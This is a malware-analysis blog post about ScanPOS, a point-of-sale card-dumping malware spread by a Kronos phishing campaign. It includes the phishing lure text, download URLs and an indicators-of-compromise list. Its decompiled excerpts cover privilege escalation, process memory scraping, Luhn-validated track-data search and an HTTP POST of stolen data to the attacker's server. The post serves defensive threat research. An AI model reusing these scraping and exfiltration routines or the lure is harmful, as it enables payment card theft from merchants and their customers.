securitykitten.github.io/2016-11-15-scanpos.md at master · malware-kitten/securitykitten.github.io · GitHub

github.com/malware-kitten/securitykitten.github.io/blob/master/_posts/2016-11-15-scanpos.md

malware-kitten

malware-kitten/
securitykitten.github.io

Jekyll theme inspired by Swiss design

0 Contributors | 0 Issues | 0 Stars | 0 Forks

layout	title	date
category-post	ScanPOS, new POS malware being distributed by Kronos	2016-11-15 00:00:00 -0500

Summary:

Just in time for the holidays, a brand new Point Of Sale (POS) malware family has been discovered.

Booz Allen responded to a Kronos phishing campaign that involved a document with a malicious macro that downloaded the Kronos banking malware. When running, the Kronos payload will download several other pieces of malware, but the one that caught our eye is a new credit card dumper with very low detection. Booz Allen is tracking this malware under the name ScanPOS due to the build string present in the malware.

```
C:\Users\example\documents\visual studio
2010\Projects\scan3\Release\scan3.pdb
```

At the time of this writing, ScanPOS only scored 1/55 on Virustotal:

ScanPOS, while not extraordinarily impressive or unique, is a new family. It performs the same basic tasks that all other POS malware performs, yet sneaks by almost every developed detection technique. ScanPOS does little in terms of evading detection, which can help it blend in a production environment. When code is heavily packed, it will often get picked up by generic heuristics.

Phish

The Kronos phish that was delivering the malware was a very basic email with the following body:

```
An Employee has just been terminated.
Name: Tanner Williamson
Employee profile: EmployeeID-6283.doc
Emplid: 2965385
Rcd#: 0
Termination Date: 11/17/2016
```

Relevant headers are below:

```
TIME-STAMP: "16-11-14_13.44.23"
CONTENT-DISPOSITION: "attachment; filename='EmployeeID-6283.doc'"
X-VIRUS-SCANNED: "Debian amavisd-new at hosting5.skyinet.pl"
Subject : An Employee has just been terminated.
From: HR <johns.brueggemann@banctec.com>
Mail-From: web1@hosting5.skyinet.pl
1st rec: hosting23.skyinet.pl
2nd rec:hosting23.skyinet.pl
```

When enabling the macro on EmployeID-6283.doc, the macro will download

```
profile.excel-sharepoint[.]com/doc/office.exe
```

(Kronos Payload) and execute it. Kronos will then download and execute ScanPOS from

```
http://networkupdate[.]online/kbps/upload/a8b05325.exe
```

Credit Card Dumping

On execution, the malware will grab information about the current process and get the user (calling GetUserNameA). Privileges are checked to ensure that the malware has the ability to peek into other processes' memory space by checking for SeDebugPrivilege (see below).

```
if ( !OpenProcessToken(v0, 0xF01FFu, &TokenHandle) )
  return 0;
if ( !LookupPrivilegeValueW(0, L"SeDebugPrivilege", (PLUID)NewState.Privileges) )
{
  CloseHandle(TokenHandle);
  return 0;
}
NewState.Privileges[0].Attributes = 2;
if ( AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, &ReturnLength) )
{
  CloseHandle(TokenHandle);
  result = 1;
}
```


The malware will then enter an infinite loop, padded with sleeps, to dump process memory on the box to search for credit card track data. During this loop, the malware iterates processes using Process32FirstW/Process32Next from a process list obtained via CreateToolhelp32Snapshot.

```
mov     pe.dwSize, 22Ch
call    ds:CreateToolhelp32Snapshot
push    offset pe       ; lppe
push    eax             ; hSnapshot
mov     [ebp+hSnapshot], eax
call    ds:Process32FirstW
jmp     short loc_402280
```

The iterator obtains a handle to the process by using OpenProcess, which is then checked against a basic whitelist, to avoid unnecessary system processes:

```
                                        ; DATA
unicode 0, <wuauclt.exe>,0
                                        ; DATA
unicode 0, <alg.exe>,0
                                        ; DATA
unicode 0, <spoolsv.exe>,0
                                        ; DATA
unicode 0, <lsass.exe>,0
                                        ; DATA
unicode 0, <winlogon.exe>,0
align 4
                                        ; DATA
unicode 0, <csrss.exe>,0
                                        ; DATA
unicode 0, <smss.exe>,0
align 4
                                        ; DATA
unicode 0, <System>,0
align 4
                                        ; DATA
unicode 0, <explorer.exe>,0
align 10h
                                        ; DATA
unicode 0, <iexplore.exe>,0
align 4
                                        ; DATA
unicode 0, <svchost.exe>,0
```

If the name of the process passes a check against the whitelist, the malware will continue to get process memory information by calling VirtualQueryEx and then eventually fall to ReadProcessMemory.



```
loc_40244B:
mov     eax, [ebp+Buffer.RegionSize]
lea     ecx, [ebp+lpBuffer]
call    sub_4036E0
mov     ecx, [ebp+Buffer.RegionSize]
mov     edx, [ebp+lpBuffer]
lea     eax, [ebp+NumberOfBytesRead]
push    eax             ; lpNumberOfBytesRead
mov     eax, [ebp+hProcess]
push    ecx             ; nSize
push    edx             ; lpBuffer
push    esi             ; lpBaseAddress
push    eax             ; hProcess
call    ds:ReadProcessMemory
mov     eax, [ebp+NumberOfBytesRead]
lea     ecx, [ebp+lpBuffer]
call    sub_4036E0
mov     ebx, [ebp+lpBuffer]
mov     ecx, [ebp+NumberOfBytesRead]
push    ebx
call    track_hunt
add     esp, 4
```

Once process memory is obtained, the scanning for credit card track data can begin. The main logic behind this is in function 0x4026C0.

The logic starts with basic sentinel checks and a starting number of 3,4,5 or 6.

```
lea     eax, [edi-10h]
mov     [ebp+var_54], eax
mov     al, [eax]
cmp     al, '3'          ; Starts with 3
jnz     short loc_40273E
mov     [ebp+var_4C], 6
jmp     short loc_402767
-----------------------------------------------

                         ; CODE XREF: sub_4(
cmp     al, '4'          ; Starts with 4
jnz     short loc_40274B
mov     [ebp+var_4C], 8
jmp     short loc_402767
-----------------------------------------------

                         ; CODE XREF: sub_4(
cmp     al, '5'          ; Starts with 5
jnz     short loc_402758
mov     [ebp+var_4C], 1
jmp     short loc_402767
-----------------------------------------------

                         ; CODE XREF: sub_4(
cmp     al, '6'          ; Starts with 6
jnz     loc_402959
mov     [ebp+var_4C], 3
```

The malware will use a custom search routine (rather than regex) to find potential numbers.

```
0F 85 30 02 00 00   jne pos.82959
8D 47 F0            lea eax,dword ptr ds:[edi-10]     edi-10:"4305500092327108=040110110000426\m
89 45 AC            mov dword ptr ss:[ebp-54],eax     [ebp-54]:"4305500092327108=040110110000426
8A 00               mov al,byte ptr ds:[eax]
3C 33               cmp al,33
75 09               jne pos.8273E
C7 45 B4 06 00 00 00 mov dword ptr ss:[ebp-4C],6
EB 29               jmp pos.82767
3C 34               cmp al,34
```

After the malware does several checks for credit card information, it will pass the potential candidate to Luhn's algorithm for basic validation.

```
current_pos = 1;
while ( 1 )
{
  current_char = *(v3 - current_pos) - 48;
  if ( current_char > 9u )// Int Check
    break;
  i = current_pos & 1;  // Even/Odd Flip
  j = i == 0;
  if ( i < 0 )
    j = ((i - 1) | 0xFFFFFFFE) == -1;
  if ( j )
  {
    current_char *= 2;  // Mul *2
    if ( current_char > 9u )
      current_char -= 9;// Digital Root Shortcut
  }
  ++current_pos;
  sum += current_char;
  if ( current_pos > 15u )
  {
    if ( !(sum % 10) )  // Mod 10 Check
    {
```

When it finds a potential candidate that passes Luhn's, it will continue searching for numbers (anything between 0 and 9) until it hits a "?" marking the end of the track data.

```
cmp     byte ptr [eax], '?' ; End of Track Data
```

Network Connectivity

Once the potential card numbers are found, the information is sent via HTTP POST to invoicesharepoint[.]com.

```
v5 = InternetOpenW(L"useragent", 0, 0, 0, 0);
if ( !v5 )
  exit(1);
v6 = InternetConnectW(v5, L"invoicesharepoint.com", 0x50u, 0, 0, 3u, 0, 0);
if ( !v6 )
  exit(1);
v7 = HttpOpenRequestW(v6, L"POST", L"/gateway.php", 0, 0, &lpszAcceptTypes, 0x80000000, 0);
if ( !v7 )
```

Conclusion

ScanPOS is being distributed through an active campaign. With only 1 anti-virus engine flagging this executable as malicious, this family helps show the constant pressure that AV vendors face while trying to stay ahead of the curve. Being

distributed in a macro is a simple technique that has been covered in detail in many different blog posts and may have helped this family hide a little bit in the noise.

Indicators of Compromise

Indicator	Type	Notes
invoicesharepoint.com	Domain	ScanPOS C2 & data dump (46.45.171.174)
/gateway.php	URI	ScanPOS C2 POST uri
networkupdate.online	Domain	Office.exe (Kronos) Downloads additional EXE (46.45.171.174)
www.networkupdate.club	Domain	Office.exe (Kronos) C2 (46.45.171.174)
profile.excel-sharepoint.com	Domain	Dropper DL site from phish (211.110.17.192)
939fcb17ebb3aa7dd57d62d36b442778	MD5	Phish doc: EmployeeID-6283.doc
11180b265b010fbfa05c08681261ac57	MD5	Office.exe (Kronos)
6fcc13563aad936c7d0f3165351cb453	MD5	POS malware: (Kronos DL) a8b05325.exe
73871970ccf1b551a29f255605d05f61	MD5	(Kronos DL) 1f80ff71.exe
f99d1571ce9be023cc897522f82ec6cc	MD5	(Kronos DL) c1c06f7d.exe
/kbps/connect.php	URI	Kronos C2 traffic
/kbps/connect.php?a=1	URI	Kronos C2 traffic
/kbps/upload/c1c06f7d.exe	URI	Kronos Trj DL [a-z0-9],{8}.exe
johns.brueggemann@banctec.com	email	From address
web1@hosting5.skyinet.pl	email	Mail-From address
ftp.itmy520.com	Domain	Found in 73871970ccf1b551a29f255605d05f61